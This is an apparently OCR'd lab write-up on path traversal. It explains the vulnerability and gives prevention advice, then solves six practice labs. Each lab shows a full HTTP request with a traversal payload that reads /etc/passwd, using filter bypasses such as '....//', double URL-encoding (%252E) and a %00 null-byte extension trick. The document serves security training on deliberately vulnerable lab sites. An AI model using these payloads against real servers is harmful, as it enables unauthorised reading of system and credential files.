
Path Traversal

Introduction



What is path traversal?

Path traversal is also known as directory traversal. These vulnerabilities enable an attacker to read arbitrary files on the server that is running an application. This might include:

- Application code and data.
- Credentials for back-end systems.
- Sensitive operating system files.

In some cases, an attacker might be able to write to arbitrary files on the server, allowing them to modify application data or behavior, and ultimately take full control of the server.

Reading arbitrary files via path traversal

Imagine a shopping application that displays images of items for sale. This might load an image using the following HTML:

```
<img src="/loadImage?filename=218.png">
```

The `loadImage` URL takes a `filename` parameter and returns the contents of the specified file. The image files are stored on disk in the location `/var/www/images/`. To return an image, the application appends the requested filename to this base directory and uses a filesystem API to read the contents of the file. In other words, the application reads from the following file path:

```
/var/www/images/218.png
```

This application implements no defenses against path traversal attacks. As a result, an attacker can request the following URL to retrieve the `/etc/passwd` file from the server's filesystem:

```
https://insecure-website.com/loadImage?filename=../../../etc/passwd
```

This causes the application to read from the following file path:

```
/var/www/images/../../../etc/passwd
```

The sequence `../` is valid within a file path, and means to step up one level in the directory structure. The three consecutive `../` sequences step up from `/var/www/images/` to the filesystem root, and so the file that is actually read is:

```
/etc/passwd
```

On Unix-based operating systems, this is a standard file containing details of the users that are registered on the server, but an attacker could retrieve other arbitrary files using the same technique.

On Windows, both `../` and `..\` are valid directory traversal sequences. The following is an example of an equivalent attack against a Windows-based server:

```
https://insecure-website.com/loadImage?filename=..\..\..\windows\win.ini
insecure-website.com
```

Common obstacles to exploiting path traversal vulnerabilities

Many applications that place user input into file paths implement defenses against path traversal attacks. These can often be bypassed.

If an application strips or blocks directory traversal sequences from the user-supplied filename, it might be possible to bypass the defense using a variety of techniques.

How to prevent a path traversal attack

The most effective way to prevent path traversal vulnerabilities is to avoid passing user-supplied input to filesystem APIs altogether. Many application functions that do this can be rewritten to deliver the same behavior in a safer way.

If you can't avoid passing user-supplied input to filesystem APIs, we recommend using two layers of defense to prevent attacks:

- Validate the user input before processing it. Ideally, compare the user input with a whitelist of permitted values. If that isn't possible, verify that the input contains only permitted content, such as alphanumeric characters only.
- After validating the supplied input, append the input to the base directory and use a platform filesystem API to canonicalize the path. Verify that the canonicalized path starts with the expected base directory.

Below is an example of some simple Java code to validate the canonical path of a file based on user input:

```
File file = new File(BASE_DIRECTORY, userInput);
if (file.getCanonicalPath().startsWith(BASE_DIRECTORY)) {
    // process file
}
```

🟢 Lab 1 - Simple file path traversal vulnerability

This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

Steps

Step 1 - Identifying the vulnerability

After navigating to the product details page, an image is fetched from the server. The image is fetched using a relative path on the server, which can be exploited to access other files on the system.

Step 2 - Intercepting the request

Enable Burp Suite Intercept to intercept all traffic going from and to the website. Click on the details page on the website, which prompts it to request product details. Let the product details go through, after which it will try to load the image. Open the networking tab in the browser to see the requests.

Step 3 - Modifying the request

After inspecting the request, you will notice the name of the image requested like:

```
GET /image/?filename=41.png HTTP/2
```

Replace the name of the image with a path to the target file. To be safe we hit the root of server, you can place several traversal patterns like:

Request

Pretty Raw Hex

```
1  GET /image?filename=../../../../../../../../../../etc/passwd HTTP/2
2  Host: 0a8d0079039748b882546f320087009a.web-security-academy.net
3  Cookie: session=VTd7vp0xvb4B7Efan6zmhSqqMLmIYcNJ
4  Sec-Ch-Ua-Platform: "Windows"
5  Accept-Language: sr-RS,sr;q=0.9
6  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8  Sec-Ch-Ua-Mobile: ?0
9  Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0a8d0079039748b882546f320087009a.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
```

Step 4 - File access

Pass the modified request through the interceptor. The targeted file will be visible in the networking tab of the browser:

Name

- product?productId=1
- academyLabHeader.css
- labsEcommerce.css
- labHeader.js
- rating5.png
- image?filename=43.jpg
- logoAcademy.svg
- ps-lab-notsolved.svg
- academyLabHeader
- favicon.ico
- ps-lab-solved.svg

Headers Payload Preview Response Initiator Timing Cookies

```
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3  bin:x:2:2:bin:/bin:/usr/sbin/nologin
4  sys:x:3:3:sys:/dev:/usr/sbin/nologin
5  sync:x:4:65534:sync:/bin:/bin/sync
6  games:x:5:60:games:/usr/games:/usr/sbin/nologin
7  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Web Security Academy

File path traversal, simple case

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home

First Impression Costumes

$72.40

Notes

You can use Repeater in Burp Suite to easily test different combinations while trying to find the right path.

🔵 Lab 2 - File path traversal, traversal sequences blocked with absolute path bypass

This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

Steps

Step 1 - Identifying the vulnerability

After navigating to the product details page, an image is fetched from the server. The image is fetched using a relative path from a default working directory. Since the default working directory is the server's root, you can easily access the etc folder.

Step 2 - Intercepting the request

Enable Burp Suite Intercept to intercept all traffic going from and to the website. Click on the details page on the website, which prompts it to request product details. Let the product details go through, after which it will try to load the image. Open the networking tab in the browser to see the requests.

Step 3 - Modifying the request

After inspecting the request, you will notice the name of the image requested like:

```
GET /image/?filename=41.png HTTP/2
```

Replace the name of the image with a path to the target file. Since the file is already at root, just insert the path to the passwd file:

Request

Pretty Raw Hex

```
1  GET /image?filename=/etc/passwd HTTP/2
2  Host: 0aa000bf03a2612680ef4e7b00c0005a.web-security-academy.net
3  Cookie: session=3inMs9Bw4P38JG7WT7uVyTIjljFP0iry
4  Sec-Ch-Ua-Platform: "Windows"
5  Accept-Language: sr-RS,sr;q=0.9
6  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8  Sec-Ch-Ua-Mobile: ?0
9  Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0aa000bf03a2612680ef4e7b00c0005a.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
```

Step 4 - File access

Pass the modified request through the interceptor. The targeted file will be visible in the networking tab of the browser:

Name | Headers | Payload | Preview | Response | Initiator | Timing | Cookies

- product?productId=1
- academyLabHeader.css
- labsEcommerce.css
- labHeader.js
- completedLabHeader.js
- rating4.png
- image?filename=74.jpg
- logoAcademy.svg
- ps-lab-solved.svg
- academyLabHeader
- favicon.ico

```
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3  bin:x:2:2:bin:/bin:/usr/sbin/nologin
4  sys:x:3:3:sys:/dev:/usr/sbin/nologin
5  sync:x:4:65534:sync:/bin:/bin/sync
6  games:x:5:60:games:/usr/games:/usr/sbin/nologin
7  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

Web Security Academy

File path traversal, traversal sequences blocked with absolute path bypass

LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home

Robot Home Security Buddy

$37.70

Notes

You can use Repeater in Burp Suite to easily test different combinations while trying to find the right path.

🔵 Lab 3 - File path traversal, traversal sequences stripped non-recursively

This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

Steps

Step 1 - Identifying the vulnerability

After navigating to the product details page, an image is fetched from the server. The image is fetched using a relative path on the server, which can be exploited to access other files on the system.

Step 2 - Intercepting the request

Enable Burp Suite Intercept to intercept all traffic going from and to the website. Click on the details page on the website, which prompts it to request product details. Let the product details go through, after which it will try to load the image. Open the networking tab in the browser to see the requests.

Step 3 - Modifying the request

After inspecting the request, you will notice the name of the image requested like:

```
GET /image/?filename=41.png HTTP/2
```

Replace the name of the image with a path to the target file. The server has a security measure of removing path traversals, but not recursively. To bypass this check, you can stack multiple traversal patterns around each other like ....//, which converts to ../ :

Request

Pretty Raw Hex

```
1  GET /image?filename=....//....//....//....//....//....//....//....//etc/passwd HTTP/2
2  Host: 0a8500630324580e85fa303c00e400de.web-security-academy.net
3  Cookie: session=tcquPZgzoveR0fRvk91H4Abk4oZzR41c
4  Sec-Ch-Ua-Platform: "Windows"
5  Accept-Language: sr-RS,sr;q=0.9
6  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/146.0.0.0 Safari/537.36
8  Sec-Ch-Ua-Mobile: ?0
9  Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0a8500630324580e85fa303c00e400de.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
```

Step 4 - File access


Pass the modified request through the interceptor. The targeted file will be visible in the networking tab of the browser:

Name

- product?productId=1
- academyLabHeader.css
- labsEcommerce.css
- labHeader.js
- image?filename=56.jpg
- rating2.png
- logoAcademy.svg
- ps-lab-notsolved.svg
- academyLabHeader
- favicon.ico

Headers Payload Preview Response Initiator Timing Cookies

```
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3  bin:x:2:2:bin:/bin:/usr/sbin/nologin
4  sys:x:3:3:sys:/dev:/usr/sbin/nologin
5  sync:x:4:65534:sync:/bin:/bin/sync
6  games:x:5:60:games:/usr/games:/usr/sbin/nologin
7  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```



Notes

You can use Repeater in Burp Suite to easily test different combinations while trying to find the right path.

🔵 Lab 4 - File path traversal, traversal sequences stripped with superfluous URL-decode

This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

Steps

Step 1 - Identifying the vulnerability

After navigating to the product details page, an image is fetched from the server. The image is fetched using a relative path on the server, which can be exploited to access other files on the system.

Step 2 - Intercepting the request

Enable Burp Suite Intercept to intercept all traffic going from and to the website. Click on the details page on the website, which prompts it to request product details. Let the product details go through, after which it will try to load the image. Open the networking tab in the browser to see the requests.

Step 3 - Modifying the request

After inspecting the request, you will notice the name of the image requested like:

```
GET /image/?filename=41.png HTTP/2
```

Replace the name of the image with a path to the target file. The server has a security measure of blocking path traversals, after which it URL-decodes the path. You can use this URL-decoding to your advantage by double encoding parts of the desired path. For example, you can double encode the dot, from . to %252E. Replacing all dots in the ../../../../../etc/passwd path with %252E gives you the following target:

Pretty Raw Hex

```
GET /image?filename=%252E%252E/%252E%252E/%252E%252E/%252E%252E/%252E%252E/etc/passwd HTTP/2
Host: 0a3800f60399b6648093df1700230061.web-security-academy.net
Cookie: session=ghh0DoEH7wb58Dgyt7PMu5VYtHTQHyS9
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: sr-RS,sr;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a3800f60399b6648093df1700230061.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=2, i
```

Step 4 - File access

Pass the modified request through the interceptor. The targeted file will be visible in the networking tab of the browser:

Name

- academyLabHeader.css
- labsEcommerce.css
- labHeader.js
- completedLabHeader.js
- image?filename=28.jpg

Headers Payload Preview Response Initiator Timing Cookies

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Web Security Academy

File path traversal, traversal sequences stripped with superfluous URL-decode

LAB Solved

Back to lab description »

Congratulations, you solved the lab! Share your skills! Continue learning »

Home

Vintage Neck Defender

$55.92

Notes

You can use Repeater in Burp Suite to easily test different combinations while trying to find the right path.

CyberChef can be used to easily perform URL encoding.

🔵 Lab 5 - File path traversal, validation of start of path

This lab contains a path traversal vulnerability in the display of product images.

The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

Steps

Step 1 - Identifying the vulnerability

After navigating to the product details page, an image is fetched from the server. The image is fetched using an absolute path. Since the path is not evaluated, you can add the relative path to the passwd file after the start folder.

Step 2 - Intercepting the request

Enable Burp Suite Intercept to intercept all traffic going from and to the website. Click on the details page on the website, which prompts it to request product details. Let the product details go through, after which it will try to load the image. Open the networking tab in the browser to see the requests.

Step 3 - Modifying the request

After inspecting the request, you will notice the name of the image requested like:

```
GET /image/?filename=/var/www/images/41.png HTTP/2
```

Replace the name of the image with a path to the target file, while keeping the same start folder. You can add the relative path to the target file after the starting folder, like:

Request

Pretty Raw Hex

```
1  GET /image?filename=/var/www/images/../../../../../etc/passwd HTTP/2
2  Host: 0a7200f803c075588140ac9c004e00c4.web-security-academy.net
3  Cookie: session=RytMYZlRhElruGLHY3rifq4LRWPm5fMU
4  Sec-Ch-Ua-Platform: "Windows"
5  Accept-Language: sr-RS,sr;q=0.9
6  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/146.0.0.0 Safari/537.36
8  Sec-Ch-Ua-Mobile: ?0
9  Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0a7200f803c075588140ac9c004e00c4.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
```

Step 4 - File access

Pass the modified request through the interceptor. The targeted file will be visible in the networking tab of the browser:

Name

- labsEcommerce.css
- labHeader.js
- completedLabHeader.js
- rating1.png
- image?filename=/var/www/...
- logoAcademy.svg
- ps-lab-solved.svg
- academyLabHeader
- favicon.ico

Headers Payload Preview Response Initiator Timing Cookies

```
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3  bin:x:2:2:bin:/bin:/usr/sbin/nologin
4  sys:x:3:3:sys:/dev:/usr/sbin/nologin
5  sync:x:4:65534:sync:/bin:/bin/sync
6  games:x:5:60:games:/usr/games:/usr/sbin/nologin
7  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

Web Security Academy

File path traversal, validation of start of path

Back to lab description

LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning

Home

Snow Delivered To Your Door

$15.78

Notes

You can use Repeater in Burp Suite to easily test different combinations while trying to find the right path.

🔵 Lab 6 - File path traversal, validation of file extension with null byte bypass

This lab contains a path traversal vulnerability in the display of product images.

The application validates that the supplied filename ends with the expected file extension.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

Steps

Step 1 - Identifying the vulnerability

After navigating to the product details page, an image is fetched from the server. The image is fetched using a relative path on the server, which can be exploited to access other files on the system.

Step 2 - Intercepting the request

Enable Burp Suite Intercept to intercept all traffic going from and to the website. Click on the details page on the website, which prompts it to request product details. Let the product details go through, after which it will try to load the image. Open the networking tab in the browser to see the requests.

Step 3 - Modifying the request

After inspecting the request, you will notice the name of the image requested like:

```
GET /image/?filename=41.jpg HTTP/2
```

Replace the name of the image with a path to the target file. The server has a security measure of checking whether the file extension matches the requested file, which is in this .jpg. To bypass this, you can encode a null byte and insert it between the desired path and the file extension. This will cause the server reading the string to think it ends early and serve the wrong file.

Request

Pretty Raw Hex

```
1  GET /image?filename=../../../../../../etc/passwd%00.jpg HTTP/2
2  Host: 0ab900d20301f49181b3b68700e90091.web-security-academy.net
3  Cookie: session=9kFdFBah47ce69993Yc6WvJUU5IhD2sF
4  Sec-Ch-Ua-Platform: "Windows"
5  Accept-Language: sr-RS,sr;q=0.9
6  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/146.0.0.0 Safari/537.36
8  Sec-Ch-Ua-Mobile: ?0
9  Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0ab900d20301f49181b3b68700e90091.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i
16
```

Step 4 - File access


Pass the modified request through the interceptor. The targeted file will be visible in the networking tab of the browser:

Name

- academyLabHeader.css
- labsEcommerce.css
- labHeader.js
- rating5.png
- image?filename=1.jpg
- logoAcademy.svg
- ps-lab-notsolved.svg
- academyLabHeader
- favicon.ico

Headers Payload Preview Response Initiator Timing Cookies

```
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3  bin:x:2:2:bin:/bin:/usr/sbin/nologin
4  sys:x:3:3:sys:/dev:/usr/sbin/nologin
5  sync:x:4:65534:sync:/bin:/bin/sync
6  games:x:5:60:games:/usr/games:/usr/sbin/nologin
7  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```



Notes

You can use Repeater in Burp Suite to easily test different combinations while trying to find the right path.

CyberChef can be used to easily perform URL encoding.